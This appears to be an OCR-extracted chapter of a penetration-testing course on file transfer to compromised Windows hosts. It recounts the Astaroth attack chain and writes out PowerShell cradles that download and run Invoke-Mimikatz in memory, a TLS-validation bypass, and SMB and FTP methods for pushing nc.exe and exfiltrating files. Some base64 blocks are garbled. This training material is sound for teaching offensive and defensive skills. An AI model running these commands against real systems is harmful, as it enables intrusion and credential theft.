7. File Transfers

File Transfers

There are many situations when transferring files to or from a target system is necessary. Let's imagine the following scenario:

Setting the Stage

During an engagement, we gain remote code execution (RCE) on an IIS web server via an unrestricted file upload vulnerability. We upload a web shell initially and then send ourselves a reverse shell to enumerate the system further in an attempt to escalate privileges. We attempt to use PowerShell to transfer PowerUp.ps1 (a PowerShell script to enumerate privilege escalation vectors), but PowerShell is blocked by the Application Control Policy. We perform our local enumeration manually and find that we have SeImpersonatePrivilege. We need to transfer a binary to our target machine to escalate privileges using the PrintSpoofer tool. We then try to use Certutil to download the file we compiled ourselves directly from our own GitHub, but the organization has strong web content filtering in place. We cannot access websites such as GitHub, Dropbox, Google Drive, etc., that can be used to transfer files. Next, we set up an FTP Server and tried to use the Windows FTP client to transfer files, but the network firewall blocked outbound traffic for port 21 (TCP). We tried to use the Impacket smbserver tool to create a folder, and we found that outgoing traffic to TCP port 445 (SMB) was allowed. We used this file transfer method to successfully copy the binary onto our target machine and accomplish our goal of escalating privileges to an administrator-level user.

Understanding different ways to perform file transfers and how networks operate can help us accomplish our goals during an assessment. We must be aware of host controls that may prevent our actions, like application whitelisting or AV/EDR blocking specific applications or activities. File transfers are also affected by network devices such as Firewalls, IDS, or IPS which can monitor or block particular ports or uncommon operations.

File transfer is a core feature of any operating system, and many tools exist to achieve this. However, many of these tools may be blocked or monitored by diligent administrators, and it is worth reviewing a range of techniques that may be possible in a given environment.

This module covers techniques that leverage tools and applications commonly available on Windows and Linux systems. The list of techniques is not exhaustive. The information within this module can also be used as a reference guide when working through other HTB Academy modules, as many of the in-module exercises will require us to transfer files to/from a target host or to/from the provided Pwnbox. Target Windows and Linux machines are provided to complete a few hands-on exercises as part of the module. It is worth utilizing these targets to experiment with as many of the techniques demonstrated in the module sections as possible. Observe the nuances between the different transfer methods and note down situations where they would be helpful. Once you have completed this module, try out the various techniques in other HTB Academy modules and boxes and labs on the HTB main platform.

Windows File Transfer Methods

Introduction

The Windows operating system has evolved over the past few years, and new versions come with different utilities for file transfer operations. Understanding file transfer in Windows can help both attackers and defenders. Attackers can use various file transfer methods to operate and avoid being caught. Defenders can learn how these methods work to monitor and create the corresponding policies to avoid being compromised. Let's use the Microsoft Astaroth Attack blog post as an example of an advanced persistent threat (APT).

The blog post starts out talking about fileless threats. The term `fileless` suggests that a threat doesn't come in a file, they use legitimate tools built into a system to execute an attack. This doesn't mean that there's not a file transfer operation. As discussed later in this section, the file is not "present" on the system but runs in memory.

The `Astaroth attack` generally followed these steps: A malicious link in a spear-phishing email led to an LNK file. When double-clicked, the LNK file caused the execution of the WMIC tool with the "/Format" parameter, which allowed the download and execution of malicious JavaScript code. The JavaScript code, in turn, downloads payloads by abusing the Bitsadmin tool.

All the payloads were base64-encoded and decoded using the Certutil tool resulting in a few DLL files. The regsvr32 tool was then used to load one of the decoded DLLs, which decrypted and loaded other files until the final payload, Astaroth, was injected into the `Userinit` process. Below is a graphical depiction of the attack.



1
Attack begins with spear-phishing email with URL to an archive file containing a .lnk file with misleading file name. When clicked, the .lnk file runs a BAT command-line that runs WMIC.
2
WMIC downloads an XSL file that hosts an obfuscated JavaScript, which runs WMIC again.
3
WMIC once again downloads an XSL file that hosts an obfuscated JavaScript, which uses the Bitsadmin, Certutil, and Regsvr tools for the next steps.
4
Multiple instances of Bitsadmin download encoded payloads.
5
Certutil decodes the downloaded payloads.
6
One of the decoded payloads is run with Regsvr32 tool and runs a second DLL, which in turn reflectively loads a third DLL. This DLL decrypts and injects another DLL into Userinit.
7
The DLL that's loaded into Userinit is a proxy that reads, decrypts, and reflectively loads a final DLL, which is the info-stealer Astaroth
Email with link
ZIP
LNK
BAT
WMIC
Download
XSL file
JavaScript
WMIC
Download
XSL file
JavaScript
Bitsadmin
Download
Certutil
Decode
Payloads
Regsvr32
DLL
DLL
Reflective DLL loading
DLL
Process injection
Userinit
Process hollowing
DLL
Reflective DLL loading
Astaroth


Image source

This is an excellent example of multiple methods for file transfer and the threat actor using those methods to bypass defenses.

This section will discuss using some native Windows tools for download and upload operations. Later in the module, we'll discuss `Living Off The Land` binaries on Windows & Linux and how to use them to perform file transfer operations.

Download Operations

We have access to the machine `MS02`, and we need to download a file from our `Pwnbox` machine. Let's see how we can accomplish this using multiple File Download methods.



PowerShell Base64 Encode & Decode

Depending on the file size we want to transfer, we can use different methods that do not require network communication. If we have access to a terminal, we can encode a file to a base64 string, copy its contents from the terminal and perform the reverse operation, decoding the file in the original content. Let's see how we can do this with PowerShell.

An essential step in using this method is to ensure the file you encode and decode is correct. We can use md5sum, a program that calculates and verifies 128-bit MD5 checksums. The MD5 hash functions as a compact digital fingerprint of a file, meaning a file should have the same MD5 hash everywhere. Let's attempt to transfer a sample ssh key. It can be anything else, from our Pwnbox to the Windows target.

Pwnbox Check SSH Key MD5 Hash

```
md5sum id_rsa

4e301756a07ded0a2dd6953abf015278  id_rsa
```

Pwnbox Encode SSH Key to Base64

```
cat id_rsa |base64 -w 0;echo

LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRU
FBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFB
QUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMl
dRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2
TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2
tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFB
SUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZH
o3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFL
ZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTj
```

```
ZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRs
RFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQX
B4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlw
YndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC
9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pU
MXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUn
FrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEK
UVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0
liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVX
Smxjbk53WVdOObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=
```

We can copy this content and paste it into a Windows PowerShell terminal and use some PowerShell functions to decode it.

```
PS C:\htb> [IO.File]::WriteAllBytes("C:\Users\Public\id_rsa",
[Convert]::FromBase64String("LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tL
S0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkF
BQUFsd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3T
m9Yai84YXNHRUcxcHpJbmtiN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGh
DVkRRUmpBYzloQ3k1Q0duWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5Y
UgxclgzVHUxM2FRWUNQTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjF
wTThBQUFBSApjM05vTFhKell RQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHM
XB6SW5rYjdoSDJXUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN
5NUNHblp5SzN1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhU
VlDUE1XTHNiTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwp
FdCtmWTZjY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd
1hTWFN3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkt
tVzJzVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQ
UFRUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlN
iVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQ
nhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MEx
lOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQ
TRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZ
BQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdOObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU
0ggUFJJVkFURSBLRVktLS0tLQo="))
```

Finally, we can confirm if the file was transferred successfully using the Get-FileHash cmdlet, which does the same thing that `md5sum` does.

Confirming the MD5 Hashes Match

```
PS C:\htb> Get-FileHash C:\Users\Public\id_rsa -Algorithm md5

Algorithm       Hash
Path
```

```
---------       ----
----
MD5             4E301756A07DED0A2DD6953ABF015278
C:\Users\Public\id_rsa
```

Note: While this method is convenient, it's not always possible to use. Windows Command Line utility (cmd.exe) has a maximum string length of 8,191 characters. Also, a web shell may error if you attempt to send extremely large strings.

PowerShell Web Downloads

Most companies allow `HTTP` and `HTTPS` outbound traffic through the firewall to allow employee productivity. Leveraging these transportation methods for file transfer operations is very convenient. Still, defenders can use Web filtering solutions to prevent access to specific website categories, block the download of file types (like .exe), or only allow access to a list of whitelisted domains in more restricted networks.

PowerShell offers many file transfer options. In any version of PowerShell, the System.Net.WebClient class can be used to download a file over `HTTP`, `HTTPS` or `FTP`. The following table describes WebClient methods for downloading data from a resource:

Method	Description
OpenRead	Returns the data from a resource as a Stream.
OpenReadAsync	Returns the data from a resource without blocking the calling thread.
DownloadData	Downloads data from a resource and returns a Byte array.
DownloadDataAsync	Downloads data from a resource and returns a Byte array without blocking the calling thread.
DownloadFile	Downloads data from a resource to a local file.
DownloadFileAsync	Downloads data from a resource to a local file without blocking the calling thread.
DownloadString	Downloads a String from a resource and returns a String.
DownloadStringAsync	Downloads a String from a resource without blocking the calling thread.

Let's explore some examples of those methods for downloading files using PowerShell.

PowerShell DownloadFile Method

We can specify the class name `Net.WebClient` and the method `DownloadFile` with the parameters corresponding to the URL of the target file to download and the output file name.

File Download

```
PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')
PS C:\htb> (New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1','C:\Users\Public\Downloads\PowerView.ps1')

PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')
PS C:\htb> (New-Object Net.WebClient).DownloadFileAsync('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1', 'C:\Users\Public\Downloads\PowerViewAsync.ps1')
```

PowerShell DownloadString - Fileless Method

As we previously discussed, fileless attacks work by using some operating system functions to download the payload and execute it directly. PowerShell can also be used to perform fileless attacks. Instead of downloading a PowerShell script to disk, we can run it directly in memory using the Invoke-Expression cmdlet or the alias `IEX`.

```
PS C:\htb> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1')
```

`IEX` also accepts pipeline input.

```
PS C:\htb> (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1') | IEX
```

PowerShell Invoke-WebRequest


From PowerShell 3.0 onwards, the Invoke-WebRequest cmdlet is also available, but it is noticeably slower at downloading files. You can use the aliases `iwr`, `curl`, and `wget` instead of the `Invoke-WebRequest` full name.

```
PS C:\htb> Invoke-WebRequest
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 -OutFile PowerView.ps1
```

Harmj0y has compiled an extensive list of PowerShell download cradles here. It is worth gaining familiarity with them and their nuances, such as a lack of proxy awareness or touching disk (downloading a file onto the target) to select the appropriate one for the situation.

Common Errors with PowerShell

There may be cases when the Internet Explorer first-launch configuration has not been completed, which prevents the download.



Internet Explorer 11

Set up Internet Explorer 11

○ Use recommended security and compatibility settings

SmartScreen Filter helps protect you from malicious websites and software by sending some web addresses to Microsoft to be checked. Compatibility lists are downloaded to make Internet Explorer 11 features work better with changing websites and older PC hardware. Read the Internet Explorer privacy statement online.

○ Don't use recommended settings

This can be bypassed using the parameter `-UseBasicParsing`.

```
PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 | IEX

Invoke-WebRequest : The response content cannot be parsed because the
Internet Explorer engine is not available, or Internet Explorer's first-
launch configuration is not complete. Specify the UseBasicParsing
parameter and try again.
At line:1 char:1
+ Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/P
...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotImplemented: (:) [Invoke-WebRequest],
NotSupportedException
+ FullyQualifiedErrorId :
```

```
WebCmdletIEDomNotSupportedException,Microsoft.PowerShell.Commands.InvokeWe
bRequestCommand

PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 -UseBasicParsing |
IEX
```

Another error in PowerShell downloads is related to the SSL/TLS secure channel if the certificate is not trusted. We can bypass that error with the following command:

```
PS C:\htb> IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliouren
a/plaintext/master/Powershell/PSUpload.ps1')

Exception calling "DownloadString" with "1" argument(s): "The underlying
connection was closed: Could not establish trust
relationship for the SSL/TLS secure channel."
At line:1 char:1
+ IEX(New-Object Net.WebClient).DownloadString('https://raw.githubuserc
...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
    + FullyQualifiedErrorId : WebException
PS C:\htb>
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}
```

SMB Downloads

The Server Message Block protocol (SMB protocol) that runs on port TCP/445 is common in enterprise networks where Windows services are running. It enables applications and users to transfer files to and from remote servers.

We can use SMB to download files from our Pwnbox easily. We need to create an SMB server in our Pwnbox with smbserver.py from Impacket and then use `copy`, `move`, PowerShell `Copy-Item`, or any other tool that allows connection to SMB.

Create the SMB Server

```
sudo impacket-smbserver share -smb2support /tmp/smbshare

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

To download a file from the SMB server to the current working directory, we can use the following command:

Copy a File from the SMB Server

```
C:\htb> copy \\192.168.220.133\share\nc.exe

        1 file(s) copied.
```

New versions of Windows block unauthenticated guest access, as we can see in the following command:

```
C:\htb> copy \\192.168.220.133\share\nc.exe

You can't access this shared folder because your organization's security
policies block unauthenticated guest access. These policies help protect
your PC from unsafe or malicious devices on the network.
```

To transfer files in this scenario, we can set a username and password using our Impacket SMB server and mount the SMB server on our windows target machine:

Create the SMB Server with a Username and Password

```
sudo impacket-smbserver share -smb2support /tmp/smbshare -user test -
password test

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Mount the SMB Server with Username and Password

```
C:\htb> net use n: \\192.168.220.133\share /user:test test

The command completed successfully.

C:\htb> copy n:\nc.exe
        1 file(s) copied.
```

Note: You can also mount the SMB server if you receive an error when you use `copy filename \\IP\sharename`.

FTP Downloads

Another way to transfer files is using FTP (File Transfer Protocol), which use port TCP/21 and TCP/20. We can use the FTP client or PowerShell Net.WebClient to download files from an FTP server.

We can configure an FTP Server in our attack host using Python3 `pyftpdlib` module. It can be installed with the following command:

Installing the FTP Server Python3 Module - pyftpdlib

```
sudo pip3 install pyftpdlib
```

Then we can specify port number 21 because, by default, `pyftpdlib` uses port 2121. Anonymous authentication is enabled by default if we don't set a user and password.

Setting up a Python3 FTP Server

```
sudo python3 -m pyftpdlib --port 21

[I 2022-05-17 10:09:19] concurrency model: async
[I 2022-05-17 10:09:19] masquerade (NAT) address: None
[I 2022-05-17 10:09:19] passive ports: None
[I 2022-05-17 10:09:19] >>> starting FTP server on 0.0.0.0:21, pid=3210
<<<
```

After the FTP server is set up, we can perform file transfers using the pre-installed FTP client from Windows or PowerShell `Net.WebClient`.

Transfering Files from an FTP Server Using PowerShell

```
PS C:\htb> (New-Object
Net.WebClient).DownloadFile('ftp://192.168.49.128/file.txt',
'C:\Users\Public\ftp-file.txt')
```

When we get a shell on a remote machine, we may not have an interactive shell. If that's the case, we can create an FTP command file to download a file. First, we need to create a file containing the commands we want to execute and then use the FTP client to use that file to download that file.

Create a Command File for the FTP Client and Download the Target File

```
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo GET file.txt >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128
Log in with USER and PASS first.
ftp> USER anonymous

ftp> GET file.txt
ftp> bye

C:\htb>more file.txt
This is a test file
```

Upload Operations

There are also situations such as password cracking, analysis, exfiltration, etc., where we must upload files from our target machine into our attack host. We can use the same methods we used for download operation but now for uploads. Let's see how we can accomplish uploading files in various ways.

PowerShell Base64 Encode & Decode

We saw how to decode a base64 string using Powershell. Now, let's do the reverse operation and encode a file so we can decode it on our attack host.

Encode File Using PowerShell

```
PS C:\htb> [Convert]::ToBase64String((Get-Content -path
"C:\Windows\system32\drivers\etc\hosts" -Encoding byte))

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcy
BhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93
cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZX
MgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRp
dmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIG
ZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQoj
IFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYn
kgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHksIGNvbW1lbnRzIChz
dWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVhbA0KIyBsaW5lcyBvci
Bmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEgJyMnIHN5bWJvbC4NCiMN
CiMgRm9yIGV4YW1wbGU6DQojDQojICAgICAgMTAyLjU0Ljk0Ljk3ICAgICByaGluby5hY21lLm
NvbSAgICAgICAgICAjIHNvdXJjZSBzZXJ2ZXINCiMgICAgICAgMzguMjUuNjMuMTAgICAgIHgu
YWNtZS5jb20gICAgICAgICAgICAgICMgeCBjbGllbnQgaG9zdA0KDQojIGxvY2FsaG9zdCBuYW
1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5TIGl0c2VsZi4NCiMJMTI3LjAuMC4x
ICAgICAgIGxvY2FsaG9zdA0KIwk6OjEgICAgICAgICAgICAgbG9jYWxob3N0DQo=
PS C:\htb> Get-FileHash "C:\Windows\system32\drivers\etc\hosts" -Algorithm
MD5 | select Hash

Hash
----
